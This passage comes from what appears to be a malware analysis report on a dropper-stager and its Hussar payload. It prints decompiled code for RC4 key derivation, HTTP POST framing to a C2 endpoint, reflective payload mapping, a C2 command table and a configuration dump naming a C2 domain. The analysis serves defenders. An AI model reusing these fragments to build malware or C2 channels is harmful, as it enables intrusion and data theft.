
- The malware creates a thread for the module, starts mapping the module, and gives it control inside the newly created thread.
- The malware creates a new connection to the current working C2.
- The malware creates a pipe with the name derived from the following format string: \\.\pipe\windows@#%02XMon (%02X is replaced by a value that is received from C2 at the same time as the command for launching the module).

- The malware launches two threads passing data from the pipe to C2 and vice versa, using the connection created during the previous step. Two more pipes, \\.\pipe\windows@#%02Xfir and \\.\pipe\windows@#%02Xsec, are created inside the threads. The pipe ending in "fir" is used to pass data from the module to C2. The pipe ending in "sec" is used to pass data and commands from C2 to the modules.

The second thread processing the commands from C2 to the modules has its own handler. This is described in more details in the Commands section. For now we can only say that one of the commands can start a local asynchronous TCP server. That server will accept data from whoever connects to it, send it to C2, and forward it back from C2. It binds to 127.0.0.1 at whichever port it finds available, starting from 5000 and trying possible ports one by one.

Commands

The following is a list of IDs for commands the malware can receive, along with commands the malware itself sends in various situations.



ID	Direction	Type	Description
0x294C	From C2	Command	Create module descriptor
0x2AC8	From C2	Command	Receive data containing the module, and save it
0x230E	From C2	Command	Launch module without creating additional pipes
0x2D06	From C2	Command	Destroy module descriptor object
0x590A	From C2	Command	Launch built-in module for file system access
0x3099	From C2	Command	Launch module and create additional pipes for communication
0x1C1C	From C2	Command	Self-removal: run a BAT script removing persistence and clearing the created directories
0x55C3	From C2	Command	Upload file from computer to C2

0x55C5	From C2	Command	List directories recursively
0x55C7	From C2	Command	Download file from C2 to computer
0x3167	From C2	Command	Write data to pipe ending in "Mon"
0x38AF	From C2	Command	Write command 0x38AF to pipe ending in "Mon". After that, end the open connection for the module. Possibly means "complete module operation"
0x3716	From C2	Command	Send module data to a different module
0x3A0B	From C2	Command	Same as 0x3099
0x3CD0	From C2	Command	Start an asynchronous TCP server to shuttle data between C2 and connected client
0x129E	From the malware	Response	ID of a packet containing information about the computer
0x132A	From C2	Response	ID of the packet sent by C2 in response to information sent regarding the infected computer. The malware treats receipt of this packet as confirming successful receipt of such information
0x155B	From the malware	Response	ID of the packet containing information regarding the initialized module descriptors. The packet acts as "GetCommand". Response to this packet contains one of the supported commands
0x2873	From the malware	Response	ID of the packet that is sent if a module descriptor has been initialized successfully (0x294c)
0x2D06	From the	Response	ID of the packet that is sent if an error has occurred


	malware		during module descriptor initialization (0x294c)
0x2873	From the malware	Response	the packet that is sent after module data has been received (0x2AC8). Contains the amount of bytes already saved
0x2743	From the malware	Response	ID of the packet that is sent after a module is launched without pipes (0x230E)
0x2D06	From the malware	Response	ID of the packet that is sent after a module descriptor has been destroyed (0x2D06)
0x3F15	From the malware	Response	ID of the packet that is sent after a module is launched with pipes
0x32E0	From the malware	Response	ID of the packet that is sent if there has been an attempt to reinitialize the pipes already created for a module
0x34A7	From the malware	Response	ID of the packet containing the data sent from the pipe to C2
0x9F37	From the malware	Response	ID of the packet containing the data forwarded from the TCP server to C2

Network code

Each packet has the following structure:

```
Struct Packet{
        Struct Header{
        _ DWORD rand _ k1;
    _ DWORD rand _ k2;
    _ DWORD rand    _ k3;
    _ DWORD szPaylaod;
    _ DWORD protoConst;
    _ DWORD packetId;
    _ DWORD unk1;
    _ DWORD packetKey;
};
    _ BYTE [max 0x2000] packetPayload;
};
```

Each packet has a unique key calculated as szPayload + GetTickCount() % hardcodedConst. This key is saved in the corresponding packetKey header field. It is used to generate another key for encrypting the packet header with RC4 (encryption will not occur without the packetKey field). RC4 key generation is demonstrated in the following figure.



```
lbuf_packetHeader.reservedProtoConst = 0xE0B2;
lbuf_packetHeader.packetId = lPacketId;
lbuf_packetHeader.szPayload = lszPayload;
lbuf_packetHeader.randDw_k1 = lszPayload + v7->pfnGetTickCount() % 0x87C9;
lbuf_packetHeader.randDw_k2 = lszPayload + v7->pfnGetTickCount() % 0x3F0D;
lbuf_packetHeader.randDw_k3 = lszPayload + v7->pfnGetTickCount() % 0x9B34;
randDw_PacketKey = v7->pfnGetTickCount();
*(_DWORD *)lbuf_packetHeader.packetKey = lszPayload + randDw_PacketKey % 0xF317;
kp1[0] = (lszPayload + randDw_PacketKey % 0xF317) & 0x7A;// kp1[3]
kp2[0] = lbuf_packetHeader.packetKey[2] & 0xA6;// kp[2]
kp2[3] = (lszPayload + randDw_PacketKey % 0xF317) ^ 0x6F;
kp1[2] = lbuf_packetHeader.packetKey[2] ^ 0x81;
kp2[1] = lbuf_packetHeader.packetKey[1] ^ 0x86;
kp1[1] = lbuf_packetHeader.packetKey[1] ^ 0x4E;
kp2[0] = lbuf_packetHeader.packetKey[3] & 0xE4;
kp1[0] = lbuf_packetHeader.packetKey[3] & 0x3D;
v7->pfnmemset(lstr_RC4key, 0, 0x64u);
v18 = v8->pSC_Context;
strcpy(fmtOneByteInHex_1, "%02X");
strcpy(fmtOneByteInHex_2, "%02x");
i1 = 0;
j1 = 0i64;
do
{
  v18->pfnsprintf(&lstr_RC4key[i1], fmtOneByteInHex_1, lbuf_packetHeader.packetKey[j1]);
  i1 += 2;
  v18->pfnsprintf(&lstr_RC4key[i1], fmtOneByteInHex_2, kp1[j1]);
  i1 += 2;
  v18->pfnsprintf(&lstr_RC4key[i1], fmtOneByteInHex_1, kp2[j1++]);
  i1 += 2;
}
while ( j1 < 4 );
```

Figure 22. Generating RC4 key for the header

Then yet another RC4 key is generated from the encrypted fields szPayload, packetId, protoConst, and rand_k3. This key is used to encrypt the packet payload.




```
v7->pfnmemcpy(payload_kp1, &lbuf_packetHeader.szPayload, 4u);
v7->pfnmemcpy(payload_kp2, &lbuf_packetHeader.packetId, 4u);
v7->pfnmemcpy(payload_kp3, &lbuf_packetHeader.reservedProtoConst, 4u);
v7->pfnmemcpy(payload_kp4, &lbuf_packetHeader.randDw_k3, 4u);
payload_kp1[2] = payload_kp1[1] & 0x89;
payload_kp2[3] = payload_kp2[0] & 0xB0;
payload_kp1[1] = payload_kp1[1] & 0x89 ^ 0x60;
payload_kp2[0] = payload_kp2[0] & 0xB0 ^ 0xD1;
payload_kp2[2] = payload_kp2[1] ^ 0x8D;
payload_kp2[1] = (payload_kp2[1] ^ 0x8D) & 0x64;
payload_kp3[3] = payload_kp3[0] & 0xB4;
payload_kp3[0] &= 0x94u;
payload_kp3[2] = payload_kp3[1] ^ 0x91;
payload_kp3[1] ^= 0xF9u;
payload_kp4[3] = payload_kp4[0] & 0x8A;
payload_kp1[3] = payload_kp1[0] ^ 0xAC;
payload_kp4[0] &= 0x82u;
payload_kp4[2] = payload_kp4[1] ^ 0xB2;
payload_kp4[1] ^= 0xD8u;
payload_kp1[0] = (payload_kp1[0] ^ 0xAC) & 0xCD;
v7->pfnmemset(lstr_RC4PayloadKey, 0, 0x64u);
v43 = v8->pSC_Context;
strcpy(fmtOneByteInHex_1, "%02x");
strcpy((char *)kp1, "%02X");
v44 = 0;
v45 = 0i64;
do
{
  v43->pfnsprintf(&lstr_RC4PayloadKey[v44], (const char *)kp1, payload_kp1[v45]);
  v46 = v44 + 2;
  v43->pfnsprintf(&lstr_RC4PayloadKey[v46], fmtOneByteInHex_1, payload_kp2[v45]);
  v46 += 2;
  v43->pfnsprintf(&lstr_RC4PayloadKey[v46], (const char *)kp1, payload_kp3[v45]);
  v46 += 2;
  v43->pfnsprintf(&lstr_RC4PayloadKey[v46], fmtOneByteInHex_1, payload_kp4[v45++]);
  v44 = v46 + 2;
}
while ( v45 < 4 );
```

Figure 23. Generating RC4 key for the packet payload

Next the shellcode forms the HTTP headers and the created packet is sent to C2. In addition, each packet gets its own number, indicated in the URL. Modules may pass their ID, which is used to look up the connection established during module launch. Module ID 0 is reserved for the main connection of the stager.



```
v7->pfnsprintf(
  acsHTTPHeaders,
  "POST http://%s/updates.php?0x%08x HTTP/1.1\r\n"
  "Host: %s\r\n"
  "Connection: Keep-Alive\r\n"
  "User-Agent: Mozilla/5.0\r\n"
  "Cache-Control: no-catch\r\n"
  "Content-Length: %d\r\n"
  "\r\n",
  &v72,
  (unsigned int)v8->packetsNumber,
  &v72,
  lszPayload + 0x20i64);
v50 = v8->packetsNumber;
if ( v50 < 0xFFFFFFFE )
  v8->packetsNumber = v50 + 1;
else
  v8->packetsNumber = v7->pfnGetTickCount() % 0xFFFFFFFE;
v51 = ((__int64 (__fastcall *)(char *))v7->pfnlstrlenA)(acsHTTPHeaders);
lmoduleIdx = (signed int)moduleIdx;
v53 = 0;
v54 = v51;
while ( 1 )
{
  v55 = (void *)((_DWORD)lmoduleIdx ? v8->modules[lmoduleIdx].pSSL : v8->pSsl_ConnectedToC2);
  if ( !v55 )
    break;
  v56 = v8->pSC_Context->pfnSSL_write(v55, &acsHTTPHeaders[v53], v54 - v53);
```


Figure 24. Forming HTTP headers

Other options

As we noted, the dropper may be configured to launch not just shellcode, but executable files too. We found the same dropper-stager but with different payloads: Hussar and FlyingDutchman.

Dropper-stager

The main tasks of this dropper are unpacking and mapping the payload, which is encoded and stored in resources. The dropper also stores encoded configuration data and passes it as a parameter to the payload.



```
qmemcpy(&lbufDecodedConfig, g_bufEncodedConfig, 0x108u);
_swprintf(&Dest, L"%d", lbufDecodedConfig);
DecodeData(&lbufDecodedConfig, 0x108u);
v1 = FindResourceW(g_hModuleSelf, 0xB2, 2);
if ( !v1 )
  return 0;
if ( !ExtractPaylaod(v1) )
  return 0;
v3 = ReflectiveMZPEMap(g_szPayload);
v4 = v3;
if ( !v3 )
  return 0;
v5 = GetPayloadEntry(v3);
if ( !v5 )
  return 0;
v6 = CreateThread(0, 0, v5, &lbufDecodedConfig, 0, 0);
WaitForSingleObject(v6, 0xFFFFFFFF);
```


Figure 25. Unpacking the payload

Hussar

In essence Hussar is similar to the shellcodes described earlier. It allows loading modules and collecting basic information about the computer. It can also add itself to the list of authorized applications in Windows Firewall.

Initialization

To start, the malware parses the configuration provided to it by the loader.



```
00000000: 02 00 00 00 31 32 30 23  74 76 2E 74 65 6C 64 63  ....120#tv.teldc
00000010: 6F 6D 74 76 2E 63 6F 6D  3A 38 30 2A 23 74 76 2E  omtv.com:80*#tv.
00000020: 74 65 6C 64 63 6F 6D 74  76 2E 63 6F 6D 3A 38 30  teldcomtv.com:80
00000030: 2A 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  *...............
```


Figure 26. Configuration sample
Configuration structure is as follows:

```
Struct RawConfig{
        _ DWORD protocolId;
        _ BYTE c2Strings [0x100];
};
```

The protocolId field indicates the protocol to be used for communicating with C2. There are a total of three possibilities:

